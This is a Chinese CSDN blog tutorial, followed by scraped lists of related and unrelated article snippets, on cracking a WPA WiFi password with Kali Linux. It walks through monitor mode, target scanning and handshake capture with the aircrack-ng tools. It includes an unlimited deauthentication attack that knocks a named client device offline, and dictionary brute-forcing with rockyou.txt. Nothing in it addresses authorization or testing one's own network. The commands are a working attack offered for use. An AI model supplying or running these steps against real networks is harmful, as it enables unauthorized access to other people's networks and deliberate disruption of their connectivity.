
kali linux破解wifi密码-超详细过程
前期准备
VMware Workstation虚拟机
在虚拟机安装好kail linunx系统
无线网卡(芯片为3070或者1887L都支持Linux)
一.打开终端,用airmon-ng命令查看
如果出现无法访问…没有那个文件或目录
解决办法:先在window主机上按win+r键然后输入services.msc
回车

找到VMware USB Arbitration Service,双击

1.启动类型改为自动 …2.启动服务状态 …3.确定

二.打开虚拟机的设置,改成跟下图中2一样(如果为灰色无法更改,则需要关闭kail系统后再改)

将usb无线网卡插在电脑上,(注意:网卡芯片为3070或者8187L,买的时候要注意)
点击 虚拟机 -> 可移动设备 -> 选择那个有WLAN的 -> 连接

三.命令ifconfig查看网卡信息,有wlan0表示连接成功

四.命令airmon-ng start wlan0开启网卡监听模式

五.输入iwconfig命令查看网卡信息, wlan0mon网卡名加了mon则表示成功
六.命令airodump-ng wlan0mon,开始扫描WiFi,按ctrl+c结束任务

BSSID为wifi的MAC地址,PWR为信号强弱程度,数值越小信号越强;#DATA为数据量,越大使用的人就越多,CH为信道频率(频道),ESSID为wifi的名称,中文可能会有乱码
七,接着输入airodump-ng --bssid BSSID -c 信道频率 -w 抓包存储的路径 wlan0mon
如:airodump-ng --bssid BC:5F:6F:3D:03:74 -c 13 -w /home wlan0mon

数据包已经正在抓取
如果抓取不到数据,新建一个终端:键入airepaly-ng -0 0 -c 连接到WiFi的手机mac地址 -a bssid 网卡名(一般为wlan0mon)
如:aireplay-ng -0 0 -c B8:37:65:94:5D:13 -a BC:5F:6F:3D:03:74 wlan0mon

(0 WiFi设备无限次数,-0 8则攻击8次。攻击原理是:先让设备掉线,设备会再自动连接,并发这个自动连接过程会进行三次握手,会发送tcp包(里面包含加密的密码数据),我方伪装成WiFi热点去窃取该数据包。我方窃取后即可用字典穷举法暴力破解加密的WiFi密码,
数据包里面的密码是哈希加密的,哈希加密只能正向)
出现WPA handshake时,表示抓包成功

两个终端都按Ctrl+c停止,不然那边会一直断网的

cd打开抓包的目录,ls列出来,就看到我们抓到的数据包
八.解压kali自带的字典文件 路径:/usr/share/wordlists/rockyou.txt.gz
如 :gzip -d/usr/share/wordlists/rockyou.txt.gz
九.键入 aircrack-ng -w 字典路径 握手包路径,回车后开始爆破
如:aircrack-ng -w /usr/share/wordlists/rockyou.txt /home/wifi-0.1.cap

耐心等待密码破解吧…
————————————————
版权声明:本文为CSDN博主「凡尘-追梦者」的原创文章,遵循CC 4.0 BY-SA版权协议,转载请附上原文出处链接及本声明。
原文链接:https://blog.csdn.net/weixin_44545251/article/details/100279827
kali linux破解wifi密码-超详细过程的更多相关文章
- Kali Linux破解wifi密码(无须外置网卡)
环境准备: 方式一(选择该方式):Kali Linux.笔记本一台.U盘(至少8G) 方式二:Kali Linux.外置网卡.笔记本一台.VM 特别说明,主要是使用方式一进行破解,如果有外置网 ...
- Kali Linux破解wifi密码(WEP)
WEP是无线路由器最初广泛使用的一种加密方式,这种加密方式非常容易被破解. 目前很少有人使用wep加密方式,但是还是会有. 建议:使用WPA/WPA2做为加密方式. 抓包和"破解wpa/wp ...
- kali Linux下wifi密码安全测试(1)虚拟机下usb无线网卡的挂载 【转】
转自:http://blog.chinaunix.net/uid-26349264-id-4455634.html 目录 kali Linux下wifi密码安全测试(1)虚拟机下usb无线网卡的挂载 ...
- kali linux 破解wpa密码
apt-get update apt-get install hostapd-wpe ls -l /etc/hostapd-wpe/ nano /etc/hostapd-wpe/hostapd-wpe ...
- Kali Linux使用Aircrack破解wifi密码(wpa/wpa2)
Kali Linux能做很多事,但是它主要以渗透测试及'破解wifi密码'闻名. 如果你使用Macbook 请看 使用macbook破解WPA/WPA2 wifi密码 要求: 安装有Kali Linu ...
- Kali Linux下破解WIFI密码挂载usb无线网卡的方法
Kali Linux下破解WIFI密码挂载usb无线网卡的方法 时间:2014-10-12 来源:服务器之家 投稿:root 首先我要说的是,wifi密码的破解不是想象中的那么容易,目前还 ...
- 路由器安全——破解wifi密码,同时中间人攻击
聊聊安全那些事儿 篇一:Wi-Fi安全浅析 2016-04-25 13:18:16 141点赞 712收藏 63评论 前言 近期,Wi-Fi相关的安全话题充斥着电视新闻的大屏幕,先是曝出了路由器劫持的 ...
- VMwear安装Centos7超详细过程
本篇文章主要介绍了VMware安装Centos7超详细过程(图文),具有一定的参考价值,感兴趣的小伙伴们可以参考一下 1.软硬件准备 软件:推荐使用VMwear,我用的是VMwear 12 镜像:Ce ...
- 非常详细的 (VMware安装Centos7超详细过程)
本篇文章主要介绍了VMware安装Centos7超详细过程(图文),具有一定的参考价值,感兴趣的小伙伴们可以参考一下 1.软硬件准备 软件:推荐使用VMwear,我用的是VMwear 12 镜像:Ce ...
- VMware15安装Centos7超详细过程
本篇文章主要介绍了VMware安装Centos7超详细过程(图文),具有一定的参考价值,感兴趣的小伙伴们可以参考一下 1.软硬件准备 软件:推荐使用VMwear15,我用的是VMwear 15 镜像: ...
随机推荐
- python实现AES加密解密
1. 前言 AES是一种对称加密,所谓对称加密就是加密与解密使用的秘钥是一个. 之前写过一片关于python AES加密解密的文章,但是这里面细节实在很多,这次我从 参数类型.加密模式.编码模式.补全 ...
- 关于CSDN微信登录接口的研究
代码 import requests import re from threading import Thread import time import requests from io import ...
- 目标检测模型的评价标准-AP与mAP
目录 目录 目录 前言 一,精确率.召回率与F1 1.1,准确率 1.2,精确率.召回率 1.3,F1 分数 1.4,PR 曲线 1.4.1,如何理解 P-R 曲线 1.5,ROC 曲线与 AUC 面 ...
- JavaEE Day13 Tomcat和Servlet
之前是web基础,现在是web核心 今日内容: web相关概念的回顾 开源的web服务器软件:Tomcat Servlet:整个web技术的核心[Servlet入门] 一.web相关概念的回顾 1.软 ...
- Windows10下python3和python2同时安装(一)安装python3和python2
Windows10下python3和python2同时安装(一) 安装python3和python2 特别说明,本文是在Windows64位系统下进行的,32位系统请下载相应版本的安装包,安装方法类似 ...
- 【Java】【数据库】B树
B-树的形式 (B-树就是B树, 而且'-'是一个连接符号,不是减号.) B树的结构如下 不同于B+树(关于B+树,我的这篇博客里有写:B+树)的一些特点: 数据 \(K_i\) 左边的树不会将 \( ...
- Ubuntu20.04 Java相关环境(JDK、Mysql、Redis、nacos、influxdb)部署以及运行
重装了系统,系统版本号为:Ubuntu20.04 1.云平台 登录云平台,选择要重装的服务器,关机.一键重装即可 2.安装jdk 下载jdk-8u341-linux-x64.tar.gz,并复制到服务 ...
- Java7提供的Fork/Join框架实现高并发程序,你会使用吗?
摘要:Fork/Join框架位于J.U.C(java.util.concurrent)中,是Java7中提供的用于执行并行任务的框架,其可以将大任务分割成若干个小任务,最终汇总每个小任务的结果后得到最 ...
- vivo 低代码平台【后羿】的探索与实践
作者:vivo 互联网前端团队- Wang Ning 本文根据王宁老师在"2022 vivo开发者大会"现场演讲内容整理而成.公众号回复[2022 VDC]获取互联网技术分会场议题 ...
- 6、SQL模糊查询LIKE concat用法
concat用来拼接查询的字符串: SELECT * FROM `page_demo` WHERE name LIKE concat('%',#{name},'%') 模糊查询: 1.%代表零个或多个 ...